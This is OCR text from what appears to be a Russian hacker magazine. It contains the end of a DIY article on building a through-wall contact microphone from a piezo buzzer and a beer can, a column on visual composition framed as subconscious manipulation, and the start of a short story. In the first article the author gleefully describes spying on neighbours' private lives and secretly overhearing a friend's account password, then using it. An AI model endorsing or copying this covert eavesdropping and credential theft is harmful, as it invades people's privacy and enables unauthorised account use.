


Отделяем механику от электроники



конструкцию именно таких датчиков, но сделанных из подручных средств. Наш микрофон-датчик будет резонаторным — корпус микрофона будет резонировать созвучно принятому сигналу. Давным-давно, на заре моей журналистской деятельности, у меня на пару с Генри Шеппардом была опубликована статья «Пивная акустика». В этой статье мы рассказывали, как сделать колонки из пивных банок. Коротко говоря, в качестве резонатора у нас выступали жестяные банки. Потому решение для нашего сегодняшнего девайса образовалось само собой — заюзать те же баночки. Но, забегая вперед, скажу, что в дальнейшем я слегка разочаровался в этом подходе. Банка резонирует в основном на своей частоте, и в наушниках можно слышать характерный гул. Вместо банки можно использовать кухонные тарелки, вазы, стаканы и прочую посуду. Для меня же банка была самым простым и дешевым решением, поэтому о ней я и поведаю. Но ты вполне можешь поэкспериментировать с другой посудой, не забудь написать мне о результатах своих опытов.

Подпаиваем датчик на тест



Для изготовления датчика-микрофона нам понадобится сама пищалка, пивная банка и эпоксидная смола. Начнем с того, что убедимся, запаян ли наш микрофончик: оплетка — на один контакт, а центральная жилка — на другой. Сам кварц мы будем вклеивать в днище банки, оно будто предназначено специально для этого. Чтобы лучше держалось, «впуклость» на дне банки можно обработать шкуркой и обезжирить ацетоном (при желании).

Теперь готовим эпоксидную смолу. Внимательно прочитай инструкцию к эпоксидке. Надо смешать отвердитель с эпоксидной смолой в определенных пропорциях: одна риска эпоксидки на одну риску отвердителя. Мне эпоксидки нужно было меньше чем на одну риску, и я смешивал в меньших объемах, но соблюдая пропорции. Если ты не уверен в своих силах, то лучше смешивать в отдельной таре. Я же все делал сразу на дне банки. Как слил две жидкости вместе, их нужно тщательно перемешать, причем стараясь не допускать образования пузырьков, так как они будут мешать хорошей акустике нашего датчика или попросту глушить звук. Должна получиться матовая смесь; как только она получилась, все — клей готов.

Теперь соберем все вместе — в днище банки. Сначала клей, потом аккуратно погружаем в него наш микрофон. Не забудь, что все провода должны быть запаяны, после застывания клея ты их уже не припаяешь! Если твой датчик всплывает из эпоксидки, можно его придавить чем-нибудь, что не жалко оставить на века в смоле, например пятирублевой монетой. Правда она может ухудшить качество звука. Все, после застывания и схватывания клея девайс готов к употреблению.


Для тестирования включи музыку в соседней комнате и попробуй ее послушать нашим чудо-девайсом через стенку. Только не выводи громкость у плеера на полную мощность ты будешь слышать, даже как у тебя колышется провод, идущий к датчику, и такая мелочь может очень сильно оглушить. Так что будь аккуратен.

ДЛЯ ОСОБЫХ МАНЬЯКОВ

Лично мне совершенно не хотелось ждать 24 часа, пока застынет эпоксидная смола. Почитав инструкцию, я понял, что она застынет быстрее, если



Провода, идущие к головке плеера



Подготовленная кнопка

ее разогреть. Недолго думая я взял свой газовый паяльник и начал разогревать банку вблизи днища. Но чуток перестарался. В один прекрасный момент (который для меня был совершенно не прекрасным) эпоксидка начала застывать, но при этом еще и кипеть (на фотографиях видно, что клей хорошенько вспенен). При кипении капли эпоксидной смолы разлетались во все стороны, забрызгивая все окружающее пространство и застывая на предметах, на которые они попадали. Несмотря на весь творившийся ужас, буквально через полчаса после заливки датчика я получил готовое устройство. Дело было в 2 часа ночи, но мне безумно хотелось его тут же затестить. В результате я врубил музыку и пошел в другую комнату слушать. Обрадованный результатами, я послушал все, начиная от холодильника и заканчивая бачком от унитаза. В конце концов в дверь ко мне позвонили люди в погонах, но я им не открыл — хрен им! Однако музычку, которая радовала соседей, и мой гомерический хохот при выявлении новых тихих звуков пришлось немного приглушить.

ИСПЫТАНИЕ

На следующий день я прослушал все смежные с соседями стены и узнал много нового. Оказалось, что сосед снизу прячет бутылку водки от жены в сливном бачке — это он рассказывал на пьянке друзьям. Товарищ сверху изменяет жене, когда та на работе, развлекаясь с любовницей на семейном ложе. В общем, на меня обрушился громадный ворох интересной, но достаточно бесполезной информации. Остановиться на этом было бы преступлением перед фрикерской совестью, и я отправился к товарищу, безумно озабоченному собственной безопасностью. Обычно, если он сообщает кому-то пароли и явки, он старается уйти в другую комнату и говорить максимально тихо. Придя к нему, я прикинулся сибирским мальчиком, который решил вспомнить молодость и послушать кассетный плеер. И здесь меня ожидала большая удача. Когда мы сидели у него и затирали за жизнь, ему позвонили. Один наш общий приятель просил пароль от платного сервиса. Мой друг, разумеется, не желающий разбазаривать собственные деньги, постарался деликатно отказать. Но товарищ настаивал и обещал заплатить. Да и, впрочем, человек был надежный — не из кидал. Согласившись, мой друг вышел в другую комнату, чтобы я не слышал произносимые им логин и пароль. Быстро одев наушники и достав из-за пазухи банку, я прислонил ее к стенке, параллельно записывая на бумажку все данные. Ура! Гигабайты бесплатных mp3 у меня в кармане. Наконец-то я нашел способ доказать, что любая защита пробиваема. Если файрвол обойти не удается, вступает в действие социальная инженерия и фрикерские примочки.

ИТОГ

Ты всегда можешь сделать крутейшее фрикерское устройство из подручных материалов. Главное — уметь правильно применять фантазию. Каждый раз, когда я нахожу дома бесхозную электронную и не только вещицу, я всегда думаю: что из нее можно сваять, чтобы и себя порадовать, и над другими поглумиться.

Собранное устройство



PSYCHO

КРИС КАСПЕРСКИ

ТАЙНЫЕ РЫЧАГИ ПОДСОЗНАНИЯ

МЕТОДЫ ПСИХОВИЗУАЛЬНОЙ АТАКИ



ЭТОЙ СТАТЬЕЙ МЫ ОТКРЫВАЕМ НОВУЮ РУБРИКУ. ХВАТИТ УЖЕ ХАКАТЬ ТОЛЬКО ПРОГРАММЫ! ПОЧЕМУ БЫ НАМ НЕ ЗАНЯТЬСЯ (ПОД)СОЗНАНИЕМ И НЕ ВЫРАБОТАТЬ ПРИЕМЫ ЗАЩИТЫ ПРОТИВ СКРЫТОГО УПРАВЛЕНИЯ И МАНИПУЛИРОВАНИЯ? МЫЩЪХ ПОПЫТАЕТСЯ РАСКРЫТЬ РЕАЛЬНЫЕ ТЕХНОЛОГИИ МАНИПУЛИРОВАНИЯ С КУЧЕЙ ПРИМЕРОВ, ЧТОБЫ КАЖДЫЙ МОГ ПРОВЕРИТЬ, РАБОТАЮТ ОНИ ИЛИ НЕТ. А ПРОВЕРЯТЬ ТУТ ЕСТЬ ЧТО: ОТ «ДИЗАССЕМБЛИРОВАНИЯ» РЕКЛАМНЫХ РОЛИКОВ И РЕПОРТАЖНОЙ СЪЕМКИ ДО ПРАКТИЧЕСКОЙ ВЫГОДЫ (ЗАТАЩИТЬ ПОТРЯСАЮЩЕ КРАСИВУЮ ДЕВУШКУ В ПОСТЕЛЬ, ПОДМЯТЬ ПОД СЕБЯ НАЧАЛЬНИКА, РАСШИРИТЬ СОЗНАНИЕ ДО ГРАНИЦ ВСЕЛЕННОЙ И ПОСТИЧЬ ВЕЩИ, СОВЕРШЕННО НЕПОСТИЖИМЫЕ ДЛЯ ОКРУЖАЮЩИХ). И ВСЕ ЭТО, ПОВТОРЯЮСЬ, НА КОНКРЕТНЫХ ПРИМЕРАХ И БЕЗ ГРИБОВ!

PSYCHO

МАНИПУЛИРОВАНИЕ (ПОД)СОЗНАНИЕМ

(Под)сознанием можно манипулировать, (под)сознание можно хачить. Существует множество приемов реального манипулирования (под)сознанием, примером которых служит живопись, фотография и другие виды искусств. Если фотография не пробуждает никаких чувств, не вызывает ни мыслей, ни эмоций — она безлика и отправляется в мусорку. Если же пробуждает, то это и есть манипулирование.

Манипулирование используется повсеместно: в рекламном бизнесе, в фоторепортажах, в политической пропаганде и т.д. Об этом пишут много, но все больше не то. Малая толика подлинных рекламных трюков описана в «Generation «П» и «Шлеме ужаса» Пелевина, но... это даже не верхушка айсберга, а всего лишь ее бледный отблеск.

Психология восприятия — это целая наука! Не то чтобы сильно засекреченная, просто совершенно перпендикулярная интересам большинства обывателей, запуганных 25-м кадром и прочими мифическими эффектами. На самом деле (под)сознание оперирует простейшими элементами, такими как фигура, контрформа, тон, симметрия, позволяющими создавать определенное бессознательное настроение от воспринимаемого независимо от смысловой нагрузки.

На следующем уровне восприятия в игру включается сознание, собирающее световые и цветовые пятна в одну охапку и интерпретирующее их, скажем, как фигуру солдата. Специально подобранной комбинацией световых пятен легко создать глубокий бессознательный дискомфорт, вызывающий мощный психологический протест (между прочим, совершенно иррациональный протест). И теперь солдат (смысловой центр композиции) предстает перед нами в образе заклятого врага! Учти, что на место солдата можно поставить любой одушевленный или неодушевленный объект. Аналогичным образом внушаются и позитивные мысли, к примеру, вызывается симпатия к политику, собирающемуся победить на выборах...

Манипулирование (под)сознанием крайне интересно и актуально. Но в современной литературе оно описывается преимущественно на уровне мифов, которые довольно сложно проверить. Ходит множество легенд (большей частью бредовых и неверных), кочующих из одного издания в другое, а как работает (под)сознание, никто и не знает. А людям, как известно, свойственно бояться того, чего они не знают. Отсюда и панические страхи. Возможности по управлению (под)сознанием через аудиовизуальные средства слишком преувеличены, и в то же самое время сильно преуменьшены. Вот такой получается парадокс.

ВВЕДЕНИЕ В ПОДСОЗНАНИЕ

Подсознание не знает таких понятий, как автомобиль, женщина (неважно, обнаженная или нет), бутылка пива/пепси, пачка сигарет. Подсознание не знает ни русского, ни английского, ни какого-либо другого языка.

Подсознание оперирует простейшими вещами: фигура на плоскости, тон, цвет, подобие и контраст. Управление подсознанием осуществляется посредством взаимодействия двух и более фигур, совпадающих по тону, форме или массе (причем подобие по цвету сильнее подобий размеров или форм). Такое взаимодействие называется изобразительной связью.

А вот пример, причем весьма наглядный, выявляющий подлинную натуру так называемой «документальной» репортажной съемки, воздействующий на подсознание и бьющий точно в цель.

Рассмотрим снимок Эрвита Эллиота, сделанный в 50-х годах (смотри левую часть рисунка под названием «Репортажный снимок Эрвита Эллиота со скрытым подтекстом, адресованным подсознанию»). На первый взгляд, обычный репортажный снимок, к тому же не слишком удачный (плохое кадрирование, отчетливый смаз). Ну негр, ну разделение поилок для белых (white) и цветных (colored). Чем-то напоминает дифференциацию по цвету штанов из фильма «Кин-дза-дза!». Будь я негром, мне было бы все равно («Вам шашечки или ехать?»). Но тут все не так просто!

Фотография каким-то неведомым для обывателя образом подчеркивает расовый конфликт, заставляя задуматься о проблеме расового неравенства и прочих сопутствующих вопросах, несмотря на то что прямых указаний и лозунгов в духе «Спасайте негров!» здесь нет.

Александр Лапин (искусствовед, автор двух книг по фотографии) как-то взял и слегка притемнил белую рубашку негра (смотри правую часть указанного рисунка). Кажется, ничего не изменилось, но... расовый конфликт внезапно ослаб, а вместе с ним ослаб и весь замысел фотографа. Попытаемся понять, почему так произошло. Согласись, что на рациональном уровне восприятия цвет рубашки персонажа фотографии никакой роли не играет. Сюжет ведь от этого не меняется.

Все дело в том, что мы воспринимаем композицию с помощью двух уровней восприятия: сознательного и бессознательного, причем бессознательный уровень воздействует на сознательный весьма прозаичным путем, донося до него информацию, которая не может быть выражена ни текстом, ни каким-либо другим рациональным способом.

Анализ композиции выявляет два смысловых фокуса, расположенных на периферии симметрично относительно центра: мойка для белых и негр, склонившийся над мойкой для цветных, причем сильная тональная связь рубашки черного негра с поилкой для белых создает смысловой контраст. Глаз попеременно переходит от одного смыслового центра к другому, заставляя мозг сопоставлять первое со вторым, интерпре-

Репортажный снимок Эрвита Эллиота со скрытым подтекстом, адресованным подсознанию





Золотое сечение и способ его вычисления

Примеры хогартовых линий с центростремительным (слева) и центробежным движением взгляда (справа)

тируя это как конфликт изобразительной целостности и смысловой разобщенности. Это и есть то самое зашифрованное послание, которое проникает в подсознание, заставляя нас неосознанно становиться на сторону черных. А вот если притемнить рубашку, ее тональная связь с белой раковиной немедленно исчезает, композиция рассыпается на независимые составляющие и негры остаются неграми, а никакими не афроамериканцами, на защиту которых нас подсознательно призывают становиться.

«Пропаганда утрачивает силу, как только становится явной», — говорил Геббельс. Только что мы рассмотрели пример неявной пропаганды, причем очень хороший пример. Ты все еще веришь в то, что журналистика может быть документальной?

ТЕОРИЯ ВОСПРИЯТИЯ: КОРОТКИЙ ЛИКБЕЗ ДЛЯ НАЧИНАЮЩИХ

Сейчас будет немного скучно. Но без знания основ психологии восприятия совершенно невозможно манипулировать сознанием точно так же, как невозможно ломать программы без знания ассемблера.

Рассмотрим прямоугольник кадрового пространства (частным случаем которого является квадрат) и зададимся вопросом: куда направлен наш взгляд? Стандартный ответ: взгляд цепляется за сюжетно-значимые элементы (например, обнаженная девушка). На самом деле существует множество способов оторвать взгляд зрителя и увести его совсем в другом направлении или, например, приковать его к внешне незначительному и второстепенному элементу. Мы можем спрятать красотку, да так, что ты ее не найдешь, или, наоборот, выделить непримечательную деталь композиции, на которую в другом случае ты ни за что бы не обратил внимание.

Самыми мощными элементами являются диагонали (как действительные, так и воображаемые/мнимые). Примерами действительных диагоналей могут быть береговая линия, женские ноги и т.д., то есть реально существующие геометрические линии. Воображаемые диагонали, в частности, выстраиваются точками, образованными верхушками деревьев или цепочкой идущих людей, — диагональ как бы есть, и в то же время ее как бы нет. Выделение мнимых диагоналей — результат работы подсознания (на низком, начальном уровне) и центров высшей нервной деятельности (когда для выстраивания диагонали требуется привлечь жизненный опыт вкупе с воображением).

В чем же мощь диагоналей? А в том, что они позволяют легко манипулировать взглядом, определяя направление чтения картины и создавая необходимое настроение, то есть задавая способ интерпретации изображения, откладывающий отпечаток на его восприятие.

Диагональ, направленная из левого нижнего угла в правый верхний, называется восходящей или мажорной диагональю. Глаз беспрепятственно скользит из точки А в точку В, подчиняясь естественным потребностям сознания. Если разместить на мажорной диагонали симметричный силуэт машины, глядя на который, не разберешь, где ее перед, а где зад, то 90% людей скажет, что машина поднимается по диагонали! Оставшиеся 10% мысленно помещают себя не над картинной плоскостью, а сбоку от нее (как правило, слева) и потому воспринимают машину как удаляющуюся. Спуск по мажорной диагонали (когда он обозначен явно) вызывает ощущение психологического протеста и дается подсознанию с трудом. При этом по нисходящей, или минорной, диагонали (направленной из верхнего левого угла в правый нижний) спуск, напротив, происходит естественно и легко, а вот подъем — со значительным напряжением. Психологи связывают это с традициями левостороннего письма, приучившего человека неосознанно перемещать взгляд слева направо. Однако тот же самый эффект наблюдается и у народов, придерживающихся других форм письма. Возникает вопрос: а не путаем ли мы причину со следствием? Может быть, традиция левостороннего письма как раз и возникла под влиянием психофизических особенностей подсознания?


Как бы там ни было, это свойство можно смело использовать. Изображая альпиниста, карабкающегося в гору, лучше посадить его на минорную диагональ, чтобы показать, что это действительно серьезный подъем, а не легкая туристическая прогулка. Другой пример: паровоз братьев Люмьер, движущийся вперед по «неправильной» мажорной диагонали, вызвал огромный психологический дискомфорт и протест, закончившийся массовым разбеганием зрителей. А вот если бы он двигался по «правильной» минорной диагонали, был бы полный психологический комфорт — и никакого переполоха. Вот, оказывается, какие непростые эти диагонали!

Диагонали не обязательно должны соединять два угла. Они могут располагаться в любом месте, с любым наклоном, но всякий раз, встречая диагональ, глаз начинает невольно скользить вдоль нее, пока не натолкнется на какой-нибудь объект, повешенный на ее конец (логотип фирмы, конец кадрового пространства и т.д.). Чем круче располагается диагональ, тем ближе она к вертикали и тем мощнее. Картинки с преобладающими вертикалями читаются сверху вниз и психологически воспринимаются как активное действие. Напротив, изобилие горизонталей или диагоналей с углом, не превышающим 45 градусов, располагает к повествовательному прочтению картины, при этом чтение происходит слева направо.

Это очень важный момент! Допустим, если слева расположен преступник с пистолетом, а справа жертва, истекающая кровью, то мы читаем сюжет так: преступник убил жертву. А вот если поменять персонажей местами, то получится, что жертва убита преступником. Вроде бы мелочь, но в искусстве (в отличие от математики) перемена мест слагаемых влияет на результат самым кардинальным образом (что, кстати, повсеместно используется в военных и политических репортажах).

Хорошо! Вот такой пример. Демонстрант с куском камня и полицейский с дубинкой. Ведь «полицейский бьет демонстранта» и «демонстрант нападает на полицейского» — это диаметрально противоположные трактовки! А по сути, запечатлено одно и то же событие. Ты все еще веришь в то, что фотожурналистика может быть объективной?

Психологи также вводят понятие «матрицы эмоций». Все мы соглашаемся, что верх — это верх, низ — это низ, и никаких сомнений по этому поводу быть не может. А вот направление вправо подсознательно ассоциируется с движением вперед и в будущее! Соответственно, направление влево означает отступление, уход назад, в прошлое. Правый верхний угол несет в себе положительные эмоции. Левый нижний — сплошной негатив. В середине кадрового пространства всегда царит спокойствие, покой и безмолвие. Естественно, матрица эмоций — это



Структура кадрового пространства

всего лишь тонкая вуаль бессознательного. Не стоит воспринимать ее слишком буквально.
Впрочем, мы отвлеклись. Вернемся к нашим фазанам. В точке пересечения мажорной и минорной диагоналей находится геометрический центр изображения (на рисунке «Структура кадрового пространства» обозначенный букой Z). Сюда по неопытности молодые фотографы и больные на голову дизайнеры помещают сюжетно-важные объекты, забывая о том, что оптический центр (как раз и привлекающий к себе внимание) расположен чуть выше (и обозначен буквой V). Сюжетно-важный объект, размещенный слева от оптического центра, воспринимается как наезд камеры (close up) и придает снимку гораздо большую выразительность и динамизм. Напротив, правее оптического центра находится зона «убегания», которую также можно использовать, если действовать с умом.
Помимо двух обозначенных центров (геометрического и оптического), существует еще и смысловой центр композиции, в котором помещен наиболее активный сюжетный объект. Бессознательно зритель ожидает увидеть смысловой центр внутри оптического. Нарушение этого правила вызывает ощущение движения смыслового центра в плоскости кадра или даже перпендикулярно ему. Смысловых центров может быть сколько угодно. Если их больше одного, то внимание зрителя скачет от одного центра к другому, заставляя сравнивать, сопоставлять, думать, анализировать. Слишком большое количество смысловых центров приводит к хаотичному движению взгляда, которому не за что зацепиться, и обычно такие изображения не рассматриваются дольше нескольких секунд.
Теперь переходим к самой трудной и неоднозначной части нашего повествования. Речь пойдет о «правиле третей» и «золотом сечении». Считается (и не без оснований), что если разделить кадровое пространство вертикальными/горизонтальными линиями на «дольки», составляющие 1/3 длины/ширины пространства (на рисунке «Структура кадрового пространства» они обозначены буквой T), то размещение сюжетных объектов на этих линиях образует эффект гармонии. В частности, горизонт, расположенный ровно посередине, выглядит просто кошмарно (за редкими исключениями), но стоит сместить его на 1/3 высоты кадра — и снимок буквально преобразится. Здания и колонны также следует стремиться размещать по краям на расстоянии 1/3 ширины кадра. Но это мелочи. Главное, что точки, образованные пересечением «третичных» линий, подсознательно приковывают к себе взгляд, позволяя выделять сюжетные детали из общего фона, даже если они не имеют никаких других отличительных признаков. Наиболее сильные — левая нижняя и правая верхняя точка.
Вот мы и добрались до «золотого сечения», которое равно числу «фи», вычисленному в настоящее время с очень большой точностью и, кстати говоря, достаточно близкому к правилу третей.
Насколько близкому? А вот здесь мнения расходятся. Большинство людей воспринимает правило третей намного более естественно и гармонично (к слову сказать, первые фотографии и телевизоры как раз строились по гармоничному правилу золотого сечения, но народ не принял эту гармонию, вот так и появились привычные стандарты, в том числе и отпечаток 10x15).
Тем не менее золотое сечение широко распространено в искусстве и архитектуре. От него никуда не уйти. На рисунке «Структура кадрового пространства» линии золотого сечения отмечены буквами G. Согласись, что в сравнении с правилом третей кажется, что золотое сечение «зажимает» композицию, создавая некоторый дискомфорт. С другой стороны, математическая точность от художников/фотографов/дизайнеров не требуется, и зачастую очень трудно отличить одно от другого, тем более если ключевые сюжетные элементы представляют собой не точечные, а протяженные объекты без ярко выраженного центра.
Нельзя не упомянуть и о так называемых «хогартовых линиях», получивших свое название в честь английского искусствоведа Уильяма Хогарта. Со второй половины семнадцатого века они доминировали в стилях барокко и раннего классицизма как воплощение идеальной гармонии, отмеченной перстом высшей силы, и конечной формы красоты.
На самом деле это всего лишь спирали, в упрощенном виде изображенные на рисунке «Примеры хогартовых линий...». В зависимости от построения, спираль может либо «всасывать» взгляд от периферии к центру (фигура слева), либо же «разворачивать» движение от центра к периферии. Комбинируя спирали с остальными опорными элементами (например, с диагоналями), мы можем создавать определенный ритм, подчиняющий себе движение глаз и навязывающий зрителю заданный вариант восприятия.
Предпринимаются многократные попытки создать особый вид ритма, совпадающий с ритмом человеческого сердцебиения, однако это уже тема отдельного (между прочим, весьма интересного) разговора.

ЗАКЛЮЧЕНИЕ

Вот мы и познакомились некоторыми основами психологии восприятия. Подчеркиваю, что именно с некоторыми. До полноты картины нам еще очень далеко, но прежде чем бежать вперед, необходимо усвоить уже имеющийся материал, упражняясь в анализе рекламных плакатов и чужих фотографий. Гарантирую, что ты обнаружишь множество новых интересных вещей, а если повезет, сможешь перехватить сообщение, адресованное непосредственно подсознанию, и расшифровать его.



NIRO
/NIRO@REAL.XAKEP.RU/

KREATIFF
О ПОЛЬЗЕ КАТАНИЯ НА РОЛИКАХ



з сводки новостей: «В последнее время участились случаи вандализма в Центральном округе Москвы. Неизвестные, но уже находящие в разработке преступники ломают припаркованные на уличных стоянках автомобили. Судя по всему, это молодежные группировки, таким образом высказывающие некий протест существующему укладу городской жизни, поскольку никакой выгоды из мятых дверей и разбиты фар извлечь невозможно. Случайные свидетели дают противоречивые показания...»

Сергей частенько задумывался, как это все случится. То есть как будет выглядеть этот человек.

Оказалось, ничего особенного. Мордатый такой, с залысинами. Животик не самых выдающихся размеров. Потное лицо, которое он чересчур часто вытирал платком — скорее от волнения, нежели по какой-то другой причине. Злые (что совсем неудивительно) глаза, маленький перекошенный рот...

— Пять штук! — взвизгнул он, в очередной раз толкнув Сергея. Если бы не ролики, он удержался бы на ногах, но асфальт щедро принял его в свои объятия. Проходящие мимо люди даже и не думали вмешаться — мало ли что за разборки происходят в центре города, на Новом Арбате.

Друзья Сергея прекратили свои акробатические занятия перед входом в торговый дом «Москвичка» и собрались маленькой кучкой неподалеку, уже не проявляя особой активности. Их приятель попал в очень нехорошую историю, и похоже, что они ничем не могут ему помочь. Только и оставалось — стоять и смотреть, иногда шепотом произнося несколько слов друг другу, вроде бы в оправдание своей бездеятельности. Даже их вечные конкуренты в борьбе за место под солнцем на этом тротуаре — любители безумных прыжков на байках и громыхалы на скейтах — прекратили на время свои упражнения и ждали развязки.

А Сергей лежал на асфальте и прижимал к груди доказательство своего преступления — отломанное от навороченной бэхи зеркало.

— «Уши» закрывать надо на парковке, — сумел выдавить он из себя.

— Я случайно...

— Су-ука! — навис над ним хозяин автомобиля, который буквально за несколько секунд до происшествия сел в машину и собирался уехать.

— Я тебя закрою! Тварь! Пять штук минимум! Да его еще найти надо, модель редкая! Вставай, падла!

И он ударил Сергея ногой. Несильно, но в толпе вокруг кто-то попытался высказаться в защиту лежащего на земле парня в роликах. Хозяин бэхи зыркнул на стоящих подростков — и наступила тишина.

Сергей с трудом поднялся — здорово приложился головой при падении. В ушах шумело, оставалось только радоваться тому обстоятельству, что он никогда не снимал со спины рюкзак с обувью — тот немного смягчил удар. Покачнувшись, он машинально оперся рукой на машину и тут же получил сильный тычок в плечо, едва не упав снова.

— Хватит лапать, скотина! — казалось, что жить Сергею оставалось несколько минут, не больше. — Сволочь! Развелось экстремалов, уроды!

Мужик развернулся лицом к толпе и крикнул, обращаясь сразу ко всем:

— Что, цирк?! Твари! Я еще вам издам закон, будете за свои развлечения такие налоги и штрафы платить!

Тут кто-то обратил внимание на большой пропуск в виде российского флага под стеклом.

— Депутат, сука... — раздался громкий шепот откуда-то из-за спин.

— Сейчас еще наряд вызовет, а те и разбираться не будут...

И толпа зевак постепенно стала уменьшаться. Никто так и не вступился за Сергея: байкеры убрали свой трамплин на газон, скейтбордисты уехали за пивом, а невольные свидетели и сочувствующие двинулись по своим делам. Сергей остался один на один с взбешенным депутатом. Исподлобья он смотрел на хозяина автомобиля, от которого он на приличной скорости, не справившись со своими ногами и непослушными колесами роликов, оторвал боковое зеркало. Ударился прилично, боком. И только почувствовал сильную боль где-то под ребрами, как громкий пластмассовый хруст дал ему понять, что дело совсем плохо. Взмах руками, падение...

Зеркало лежало на земле, а у бэхи уже открывалась дверь. Хозяин, как назло, оказался внутри...

Он, конечно, мог удрать, но, попытавшись подняться, с ходу врезался в металлическую урну и снова растянулся на земле. А еще через секунду цепкая рука схватила его плечо.

Так и случилась в его жизни самая серьезная неприятность за последние лет пять, не считая кучи отработок в институте, который грозил вот-вот так же швырнуть его на асфальт за своими воротами, как и этот бешеный депутат. Отломанное зеркало тянуло, как и грозился хозяин, тысяч на пять долларов, а то и больше. Что может сделать самый обыкновенный студент для того, чтобы вернуть подобные деньги, известно одному лишь богу...

Сам Сергей ответа на этот вопрос не знал.

— Документы есть? Кто ты такой? — депутат сразу принялся раскручивать Сергея. — Давай быстрее отвечай. Чем быстрее разберемся, тем быстрее на моей машине вырастет новое зеркало, козел! Или сейчас вызову наряд!

— Сергей Васильев, — шмыгнул тот в ответ носом. — Студент. Иногородний. В общаге живу.

— Где?

— Какая разница где? — огрызнулся Сергей. — Выселять собираетесь?

Депутат зло прищурился.

— Документы есть?

— Есть. Я что, похож на китайца-нелегала? — отвечая, Сергей смотрел по сторонам, выбирая место, куда бы быстро шмыгнуть, чтобы вырваться на выложенный плитами тротуар. Только бы он отпустил руку, а там скорость, за угол направо, мимо бара «Жигули», Старый Арбат, переулочки... Никто не найдет.

— Чего зыркаешь?! Ноги хочешь сделать? –легко догадался о намерениях Сергея депутат. — Снимай коньки!

Видя несогласие Сергея, он потянулся к сотовому телефону в сумочке на поясе.

